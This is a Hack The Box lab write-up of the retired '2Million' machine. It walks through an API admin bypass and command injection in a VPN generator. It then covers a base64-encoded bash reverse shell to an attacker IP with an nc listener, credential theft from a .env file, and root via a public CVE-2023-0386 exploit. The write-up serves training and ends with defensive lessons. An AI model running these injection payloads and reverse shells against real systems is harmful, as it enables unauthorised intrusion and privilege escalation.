Hack The Box – 2Million (Retired)

Martina Giacobbe

July 18, 2025

Summary

2Million is a Linux machine focused on web and API exploitation followed by kernel privilege escalation via CVE-2023-0386. The challenge highlights improper client-side logic enforcement, insecure admin functionalities, and exposure to modern local privilege escalation vulnerabilities.

1 Enumeration

1.1 Nmap Scan

```
nmap -sC -sV -oA nmap 10.10.11.229

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Debian 1 (protocol 2.0)
80/tcp open  http    nginx 1.18.0
```

2 Web Analysis

Browsing the web interface showed a welcome page and an invite code input at `/invite`. The client-side JavaScript handled logic for checking and submitting invite codes.

```
function verifyInviteCode(code) {
  var formData = { "code": code };
  $.ajax({
    type: "POST",
    dataType: "json",
    data: formData,
    url: '/api/v1/invite/verify',
    success: function(response) {
      console.log(response);
    },
    error: function(response) {
      console.log(response);
    }
  });
}
function makeInviteCode() {
  $.ajax({
    type: "POST",
    dataType: "json",
    url: '/api/v1/invite/how/to/generate',
    success: function(response) {
      console.log(response);
    },
    error: function(response) {
      console.log(response);
    }
  });
}
```

2.1 JavaScript Analysis

Reviewing the script uncovered code that sends invite tokens to `/api/v1/invite/verify`. There is also a `/generate` endpoint.

```
POST http://2million.htb/api/v1/invite/how/to/generate HTTP/1.1
Host: 10.10.11.221
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: connect.sid=s%3ADXIcVWWcElAJ1w1N9-oSPTe-BxV-KxLc.LFCVSNRpCmKSZ5Fd%2Fh2QrGS7ABXjS4GMXiZEEEhfSQs
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 8
```

Search

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 18 Jul 2025 14:45:32 GMT
Content-Type: application/json
Connection: keep-alive
Set-Cookie: PHPSESSID=2koqosd0n1sfa8ufpe9751rg5k; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 249

{
    "0":200,
    "success":1,
    "data":{
        "data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/il\/vaivgr\/trarengr",
        "enctype":"ROT13"
    },
    "hint":"Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
}
```

Upon fetching the generated code, it appears obfuscated.

Using ROT13 on the value followed by Base64 decoding revealed in CyberChef:

```
RN8PQ-GCBNJ-Y7QBR-S5PQ2
```

Entering this value on `/invite` redirected to the registration page.

3 Account Creation and Panel Discovery

After registration, we are taken to a portal page. BurpSuite was used to analyze backend activity. There is an endpoint in which is possible to download vpn and the endpoint associated to the download is very interesting.

A request to `/api/v1` returns user information if a valid cookie is present.

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 18 Jul 2025 15:10:10 GMT
Content-Type: application/json
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 800

{
    "v1":{
        "user":{
            "GET":{
                "\/api\/v1":"Route List",
                "\/api\/v1\/invite\/how\/to\/generate":"Instructions on invite code generation",
                "\/api\/v1\/invite\/generate":"Generate invite code",
                "\/api\/v1\/invite\/verify":"Verify invite code",
                "\/api\/v1\/user\/auth":"Check if user is authenticated",
                "\/api\/v1\/user\/vpn\/generate":"Generate a new VPN configuration",
                "\/api\/v1\/user\/vpn\/regenerate":"Regenerate VPN configuration",
                "\/api\/v1\/user\/vpn\/download":"Download OVPN file"
            },
            "POST":{
                "\/api\/v1\/user\/register":"Register a new user",
                "\/api\/v1\/user\/login":"Login with existing user"
            }
        },
        "admin":{
            "GET":{
                "\/api\/v1\/admin\/auth":"Check if user is admin"
            },
            "POST":{
                "\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific user"
            },
            "PUT":{
                "\/api\/v1\/admin\/settings\/update":"Update user settings"
            }
        }
    }
}
```


When visiting `/admin/auth` and `/admin/vpn/generate`, a message indicates access is forbidden unless the account has admin privileges. However, this restriction does not apply to `/admin/settings/update`, which only requires that the content be JSON and include specific fields. By submitting a malicious payload containing a forged email and setting `"is_admin": 1`, we are able to escalate privileges and make our user an admin.

4 Admin Bypass Exploit

Using BurpSuite, we tested `POST` requests to `/api/v1/admin/settings/update`. An error returned prompting for the "email" field.

After submitting the email, another error revealed the need for "is_admin" as a required parameter. Submitting both:

```
{
  "email": "example@htb.local",
  "is_admin": 1
}
```

gave admin access.

```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Cookie: PHPSESSID=ntaiml7mlpc8lrssc4l0lauv5t
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 48

{
    "email":"example@htb.com",
    "is_admin":1
}
```

Search

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 18 Jul 2025 15:22:24 GMT
Content-Type: application/json
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 43

{
    "id":15,
    "username":"example",
    "is_admin":1
}
```

5 VPN Generator Exploit

In the admin panel, the VPN configuration generator included a "username" field. Testing showed it was injectable and would be embedded into a bash script. I try with a simple code and it works.

```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Cookie: PHPSESSID=ntaiml7mlpc8lrssc4l0lauv5t
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 36

{
    "username":"test;whoami;id;"
}
```

Search

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 18 Jul 2025 15:30:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 63

www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Payload construction:

```
bash -c "bash -i >& /dev/tcp/10.10.14.49/1234 0>&1"
```

Base64 encoding:


```
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OS8xMjM0IDA+JjE= | base64
    ↪ -d | bash;
```

This payload was inserted in the "username" field in the VPN form:

```
"username": "$(echo <base64> | base64 -d | bash)"
```

Starting a listener:


```
nc -lvnp 1234
```



Reverse shell successfully spawned.

6 User Flag Access via SSH

From the reverse shell, we explored and found credentials in the `.env` file.




SSH login worked:

```
ssh admin@2million.htb -p SuperDuperPass123
```

The flag is in the `user.txt`.

7 Privilege Escalation: CVE-2023-0386

Checking the /var/mail I found a mail in which a specific vulnerability is exposed. It refers to the one in this article: https://securitylabs.datadoghq.com/articles/overlayfs-cve-2023-0386/.



Checking the kernel:

```
uname -a
Linux 2million 5.15.70
```


Vulnerable to OverlayFS bug CVE-2023-0386. A PoC was discovered on GitHub: `https://github.com/xkaneiki/CVE-2023-0386`

Transferred via SCP:

```
scp CVE-2023-0386.zip admin@2million.htb:/tmp
```

Compile and run accordingly to the github documentation:

```
cd /tmp/CVE-2023-0386
make all
./fuse ./ovlcap/lower ./gc &
./exp
```



Root Flag

```
cat /root/root.txt
a51c92bc89f806710bb2bee94b4deeb6
```

Conclusion

2Million combines modern web API exploitation with a real-world kernel privilege escalation vulnerability. Takeaways:

- Never trust client-side logic — always validate server-side
- Avoid insecure deserialization or unsanitized injections in APIs
- Patch critical kernel vulnerabilities like OverlayFS (CVE-2023-0386)